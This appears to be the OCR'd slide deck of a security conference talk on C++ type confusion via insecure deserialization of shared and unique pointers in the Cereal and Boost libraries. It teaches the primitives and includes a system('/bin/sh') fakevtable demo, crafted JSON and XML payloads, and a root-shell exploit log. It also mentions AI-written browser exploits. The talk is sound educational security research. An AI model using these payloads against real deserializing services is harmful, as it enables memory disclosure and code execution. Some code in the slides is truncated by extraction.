
Sharing is Caring

Introduction to Type Confusion by Exploiting C++ Shenanigans and Insecure Deserialization

Johnathan Law (TrebledJ)

BSidesHK 2026

Warmup: Find the odd one out!



Warmup: Find the odd one out!

A. cuadrado

B. square

C. 正方形

D. lingkaran

Warmup: Find the odd one out!

A. 6×7


B. 0x3a

C. *

D. 42

whoami

- Pentester and Red Teamer @DarkLab (PwC HK)
- CVEs across OT field controllers, web applications, and open source libraries
- C++ (and Programming) Enjoyer
- Side Quest Enjoyer
- Bubble Tea Enjoyer



TrebledJ

Setting Expectations

- Learning type confusion
- Not a deep dive into browser exploitation
- Nerd out on C++ shenanigans
  - Assume everything in this talk is `std::` unless otherwise scoped
  - `string` instead of `std::string`
- A novel (niche?) subclass(?), a few CVEs
- Side quests:
  - Thinking critically about threat models
  - Help you make life-changing decisions (in choosing bubble tea)

Why talk about type confusion?

- Side quest from last year: What would deserialization attacks on C++ look like?
- I like C++
- "It’s interesting"
- But also...

2nd Most Exploited

CWE-843: Access of Resource Using Incompatible Type, "Type Confusion"

Source: Top 10 KEV Weaknesses (2024)

KEV = Known Exploited Vulnerabilities

…and still relevant in 2026

Frontier Red Team

Reverse engineering Claude's CVE-2026-2796 exploit

6 Mar 2026

Evyatar Ben Asher, Keane Lucas, Nicholas Carlini, Newton Cheng, and Daniel Freeman

Introduction

Today we published an update on our collaboration with Mozilla, in which Claude Opus 4.6 found 22 vulnerabilities in Firefox over the course of two weeks. As part of that work, we evaluated whether Claude could go further: exploit the bugs, as well as find them. This blog post will deep dive into how Claude wrote an exploit for CVE-2026-2796 (now patched).

This is another data point for the trajectory of LLM's cyber capabilities. In September, we noted that Claude's success rate on Cybench had doubled in six months. In early February we demonstrated that Claude's success rate on


Agenda

1	**What is Type Confusion?**	Terms, primitives, examples
2	**Insecure Deserialization of Pointers**	Applying type confusion for great good
3	**Concluding Topics**	Mitigations, Further Research, Does Rust help?, Best bubble tea???

Let’s Talk About Type Confusion

What is Type Confusion?

- High Level: Code interprets data as a type not intended
- Low Level: Pointers mixing with data.
- Predominantly seen in browser exploits
- Primitives:
    1. Address Leak
    2. Memory Read
    3. Memory Write
    4. fakevtable
- Addr Leak $\longrightarrow$ Mem Read $\longrightarrow$ stronger primitive




Address Leak

Here's some C++ code which creates a string and "simulates" a type confusion by casting it to a `uint64_t`:

```
string s = "Hello world! ABCDEFGH";
cout << s << endl;

uint64_t cast_to_u64(string& s) {
    return *reinterpret_cast<uint64_t*>(&s);
}

uint64_t i = cast_to_u64(s); // Simulate a type confusion
cout << i << endl;
```

```
Hello world! ABCDEFGH
140726213362192    // 0x7ffd5ff54210
```

What is going on?



EXAMPLE

What is going on?

EXAMPLE

```
struct string {       // gcc, x64 Linux
  char* buffer;       // 8 bytes
  size_t size;        // 8 bytes
  size_t capacity;    // 8 bytes
}
```

```
string s = "Hello world! ABCDEFGH";
cout << s << endl;

uint64_t i = cast_to_u64(s);
cout << i << endl; // 0x7ff...210
```

VALUE	string	INTENDED	CONFUSED	uint64_t	SIZE	OFFSET
[0x7ff...210] -> "Hello..."	char*	buffer	i	uint64_t	8 bytes	0x00
21	size_t	size			8 bytes	0x08
21	size_t	capacity			8 bytes	0x10

High Level: confuse `string` with `uint64_t`.
Low Level: confuse `char*` with `uint64_t`.


Great Book o' Conditions

Address Leak:

- ✓ Type Confusion (pointer confused for data)
- ✓ Output

What can you do with a leaked address?

Not a lot... but still useful!



Arbitrary Memory Read

EXAMPLE

```
struct Foo { uint64_t i, j, k; };
// structurally the same as uint64_t[3]

Foo f = Foo{0x7ffabc000, 64, 0};
string s = cast_to_string(f);
cout << s << endl; // <-- read happens here
```

```
// When you print a string...
auto buffer = s.data();
for (size_t i = 0; i < s.size(); i++)
  print(*(buffer + i));
```

VALUE	Foo INTENDED		CONFUSED string		SIZE	OFFSET
0x7ffabc000	uint64_t	f.i	buffer	char*	8 bytes	0x00
64	uint64_t	f.j	size	size_t	8 bytes	0x08
0	uint64_t	f.k	capacity	size_t	8 bytes	0x10

High Level: Confuse `uint64_t[3]` for a `string`.
Low Level: Control `char*`.

Great Book o' Conditions

Address Leak:

- ✓ Type Confusion (pointer confused for data)
- ✓ Output

Arbitrary Memory Read:

- ✓ Type Confusion (control a pointer)
- ✓ Dereference Pointer and Read Data
- ✓ Output

SHENANIGANS

What is a VTable?

```
class B {
public:
  virtual void bar();
  virtual void qux();
};

class C : public B {
public:
  void bar() override;
}

B b; b.bar(); b.qux();
C c; c.bar(); c.qux();
```

1. Virtual classes are classes with virtual functions.
2. Each virtual class also has a v-table (1 per class) which is an array of function pointers.
3. Virtual classes have a hidden pointer known as the v-pointer (1 per object).

Class B
vpointer
Vtable of class B
bar
qux
Class C
vpointer
Vtable of class C
bar
qux
B::bar()
B::qux()
C::bar()


fakevtable

EXAMPLE

```
void win() {
  system("/bin/sh");
}

struct Square {
  uint64_t length;
  void print_len() { cout << "len is " << length << "\n"; }
  virtual void draw() { cout << "□\n"; }
};

void* fake_vtable[] = {(void*)&win}; // Array of addresses

uint64_t fake_square[2] = {
  (uint64_t)&fake_vtable,  // fake Square.vptr
  42,                      // fake Square.length
};

int main() {
  Square* s = reinterpret_cast<Square*>(&fake_square);
  s->print_len();
  s->draw();
```

```
len is 42
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

1. Create a fake vtable (literally) containing an address we want to jump to
2. Create a fake object where vpointer → the fake vtable
3. Type confuse the fake object



EXAMPLE

fakevtable

```
void* fake_vtable[] = {(void*)&win};

uint64_t fake_square[2] = {
  (uint64_t)&fake_vtable,   // fake Square.vptr
  42,                       // fake Square.length
};
```

```
struct Square {
  uint64_t length;
  void print_len() { cout << "len is " << length << "\n"; }
  virtual void draw() { cout << "□\n"; }
};
```

VALUE	uint64_t[2]	INTENDED	CONFUSED	Square	SIZE	OFFSET
&fake_vtable	uint64_t	[0]	vptr	function**	8 bytes	0x00
42	uint64_t	[1]	length	uint64_t	8 bytes	0x08

Great Book o' Conditions

Address Leak:

- ✓ Type Confusion (pointer confused for data)
- ✓ Output

Arbitrary Memory Read:

- ✓ Type Confusion (control a pointer)
- ✓ Dereference Pointer and Read Data
- ✓ Output

fakevtable:

- ✓ Have fake vtable
- ✓ Type Confusion (control v-pointer)
- ✓ Call virtual function

Type Confusion & Insecure Deserialization of Pointers in C++

Comparison to Type Confusion in Browsers

Feature	Browser JS Engines	Insecure Deserialization in this talk
Threat Model	Memory corruption caused by allocations/assumptions of JS objects	Memory corruption caused by deserializing attacker-controlled data
Payload Format	JavaScript	Serialized Data (Binary/JSON/XML/etc)
Round-Trips	One single JS payload is enough	Multiple round-trips required for successful exploitation
Reliability	Dependent on engine	Dependent on library usage ("gadgets")

Comparison to Other Deserialization Libraries

Feature	PHP `unserialize`	.NET `BinaryFormatter`	**Platform-Agnostic Libraries** (e.g. protobuf)	**Libraries in this talk** (e.g. Cereal/Boost)
Threat Model	Deserialization of untrusted data			
Payload Format	Text	Binary	Binary, JSON	Binary, Text (XML, JSON)
Serialization of References	Yes		No	Yes
Deserialization of Arbitrary Classes	Yes		No, requires compile-time knowledge of types	
Primitives	File R/W, ACE		Address Leak, Memory R/W, fakevtable	

Subtopics

1. **Understanding Pointer Serialization** — Shared Pointers, and how are refs serialised?
2. **Type Confusion via Shared Pointers**
3. **Ownership Confusion with Unique Pointers**
4. **Zero-Copy Deserialization**

SIDE QUEST

Who uses pointer serialization?

Various industries, depending on business/performance need:

- Cryptocurrency (e.g. Monero)
- High-Performance Computing
- Robotics, IoT
- Finance
- Science
- Decentralised/Distributed Systems

Shared Pointers

SHENANIGANS

```
class Resource {
public:
    Resource() { cout << "Resource acquired\n"; }
    ~Resource() { cout << "Resource destroyed\n"; }
    void use() { cout << "Resource used\n"; }
};

int main() {
    // Create a shared_ptr that manages a new Resource
    shared_ptr<Resource> ptr1 = make_shared<Resource>();
    {
        // Create another shared_ptr that shares ownership
        shared_ptr<Resource> ptr2 = ptr1;
        cout << "Inside inner scope - ";
        ptr2->use(); // Both pointers can use the resource
        // ptr2 will be destroyed here, but resource remains alive
    }
    cout << "Outside inner scope - ";
    ptr1->use(); // ptr1 can still use the resource
    return 0;
    // ptr1 destroyed here → reference count reaches 0 → resource destroyed
}
```

- Reference-counted smart pointer
- Multiple (shared) ownership
  - When one owner goes bye bye, the other owner(s) keep the resource alive
  - The resource is only destroyed only when the ***last*** owner goes bye bye
- Similar to `Rc` in Rust

```
Resource acquired
Inside inner scope - Resource used
Outside inner scope - Resource used
Resource destroyed
```


Serialization of Pointers/References

EXAMPLE

Problem: We want to serialize pointers.

How to serialize C?

```
struct Node {
  string data;
  vector<shared_ptr<Node>> children;
};
vector<shared_ptr<Node>> roots;
// -- Snip: Add nodes... --
serialize(roots);
```



- Use `id` to uniquely identify objects
- Reference existing objects using *just* an `id`

Type Confusion via Shared Pointers

EXAMPLE

"Cerealizing" Shared Pointers

Big brain moment: What if we force the second pointer to share the first?

```
struct Person {
  string name;
  string address;
};

struct Phone {
  string name;
  uint64_t number;
};

void serialize() {
  shared_ptr<Person> p1 =
    make_shared<Person>(Person{"Mickey", "Disney World"});

  shared_ptr<Phone> p2 =
    make_shared<Phone>(Phone{"Mickey's Phone", 12345678});

  cereal::JSONOutputArchive archive(cout);
  archive(CEREAL_NVP(p1), CEREAL_NVP(p2));
}
```

```
{
    "p1": {
        "ptr_wrapper": {
            "id": 1 + 2^31,
            "data": {
                "name": "Mickey",
                "address": "Disney World"
            }
        }
    },
    "p2": {
        "ptr_wrapper": {
            "id": 1
        }
    }
}
```

BOOM!

EXAMPLE

De-Cereal-izing

Payload:


```
{
    "p1": {
        "ptr_wrapper": {
            "id": 1 + 2^31,
            "data": {
                "name": "Mickey",
                "address": "Disney World"
            }
        }
    },
    "p2": {
        "ptr_wrapper": {
            "id": 1
        }
    }
}
```


Code/Output:

```
shared_ptr<Person> p1;
shared_ptr<Phone> p2;

cereal::JSONInputArchive archive(cin);
archive(CEREAL_NVP(p1), CEREAL_NVP(p2));

cout << hex;
cout << "p1: " << p1->name
          << ", " << p1->address
          << endl;
cout << "p2: " << p2->name
          << ", " << p2->number
          << endl;
```

```
p1: Mickey, Disney World
p2: Mickey, 0x55c65a115c70
```

Woah! We got a heap address!

EXAMPLE

What happened?

We forced `shared_ptr<Phone> p2` to point to a `Person` instead of a `Phone`...

Since `p2` now points to `Person`, printing `p2->number` gives us the buffer of `p1->address`.

```
struct Person {
  string name;
  string address;
```

```
struct Phone {
  string name;
  uint64_t number;
```

VALUE	Person	INTENDED	CONFUSED	Phone	SIZE	OFFSET
"Mickey"	string	name	name	string	32 bytes	0x00
[0x55c65a115c70] -> "Disney World"	char*	address.buffer	number	uint64_t	8 bytes	0x20
12	uint64_t	address.size			8 bytes	0x28
12	uint64_t	address.capacity			8 bytes	0x30

Okay, but how to RCE?

We just demonstrated an address leak primitive in Cereal.

1. Address Leak --> Get a stack/heap address.
2. Memory Read --> Read libc addresses, etc.
3. fakevtable --> Control the instruction pointer --> ROP/JOP --> `system("/bin/sh")`

Mileage varies: **highly dependent on "gadgets"**.

Which of these best give us Memory Read in Cereal?

EXERCISE

Assume an application deserializes untrusted data.

```
shared_ptr</* ??? */> a;
shared_ptr</* ??? */> b;
cereal::JSONInputArchive archive(cin);
archive(CEREAL_NVP(a), CEREAL_NVP(b));
```

```
struct string {
  char* buffer;
  size_t size;
  size_t capacity;
}
```

A

```
shared_ptr<uint64_t> a;
shared_ptr<string> b;
```

B

```
shared_ptr<string> a;
shared_ptr<string> b;
```

C

```
struct FakeNews {
  uint64_t number;
  virtual void func() {}
};
shared_ptr<FakeNews> a; shared_ptr<string> b;
```

D

```
struct TwinTower { uint64_t x, y; };
shared_ptr<TwinTower> a;
shared_ptr<string> b;
```

EXAMPLE

Memory Read in Cereal

```
// D
struct TwinTower { uint64_t x, y; };
shared_ptr<TwinTower> a;
shared_ptr<string> b;
```

VALUE	TwinTower INTENDED		CONFUSED string		SIZE	OFFSET
(controllable)	uint64_t	x	buffer	char*	8 bytes	0x00
(controllable)	uint64_t	y	size	size_t	8 bytes	0x08
			capacity	size_t	8 bytes	0x10

fakevtable in Cereal

EXAMPLE


```
struct Square { virtual void draw(); };
shared_ptr<uint64_t> a;
shared_ptr<Square> b;
```

VALUE	uint64_t INTENDED	CONFUSED Square		SIZE	OFFSET
	uint64_t	vptr	function**	8 bytes	0x00

But what if no `win` function?

How to ACE?

Make our own!



DIY Win Function

```
struct FourWheelDrive { uint6
struct Square { virtual void
shared_ptr<FourWheelDrive> a;
shared_ptr<Square> b;
```

VALUE	F	SIZE	OFFSET
[this + 0x08]		8 bytes	0x00
libstdcpp+0xf0a0c		8 bytes	0x08
libstdcpp+0xf5e83		8 bytes	0x10
libc+0xef4ce		8 bytes	0x18

```
leak vtable address
vtable_addr=0x55d688d400c2

find libc address
got_malloc=0x55d688d7af28
malloc_addr=0x7fc5eb4ad650
libc_base=0x7fc5eb400000

find libc++ address
got_throw=0x55d688d7af78
libcpp_base=0x7fc5eb800000

leak the heap
heap_addr=0x55d689adc2b0

find the congee chunk
FOUND THE CONGEE CHUNK! - found_addr=0x55d689add1c0
[*] Switching to interactive mode

Remind me of the data again?
c: 94379921232328 140488037304844 140488037326467 1404
t: 140488037304844
f: Apple
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

```
&fake_win};
unc called
p + 0xf0a0c
p + 0xf5e83
 + 0xef4ce
h")
```

EXAMPLE

What other libraries can serialize pointers?

Library	Boost Serialization	Cereal	Bitsery	HPX	Cista
Supports Shared Pointers?	Yes	Yes	Yes, kinda	Yes	Kinda lol
Supports Unique Pointers?	Yes, std	~~Yes, std~~	~~Yes, kinda~~	No	No
Supports Raw Pointers?	Haha, yes!	Heck no!	~~Lol, kinda~~	Yuck, no	No
Zero-Copy Deserialization?	No	No	No	No	Yes
Format	Binary, Text, XML	Binary, JSON	Binary	Binary	Binary

- Follow-Up Question 1: Are unique/raw pointers vulnerable?
- Follow-Up Question 2: Do the same techniques apply to libraries with zero-copy deserialization?

Follow-Up Question 1:
What about unique/raw pointers?

Ownership Confusion with Unique Pointers

Type Confusion: confusion in ***pointer-data semantics***

Ownership Confusion: confusion in ***ownership semantics***

Ownership Confusion with Unique Pointers

Code:

```
unique_ptr<Foo> x;
unique_ptr<Foo> y;
boost::archive::xml_iarchive ia(cin);
ia >> BOOST_SERIALIZATION_NVP(x);
ia >> BOOST_SERIALIZATION_NVP(y);
```


```
free(): double free detected in tcache 2
Aborted
```

BOOM!

Payload:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<!DOCTYPE boost_serialization>
<boost_serialization
  signature="serialization::archive"
  version="19">
<x class_id="0" tracking_level="0" version="0">
    <tx class_id="1" tracking_level="1"
        version="0" object_id="_0">
        <data>42</data>
    </tx>
</x>
<y>
    <tx class_id_reference="1" object_id="_0">
</y>
</boost_serialization>
```

What happened?



Follow-Up Question 2: What about zero-copy deserialization?

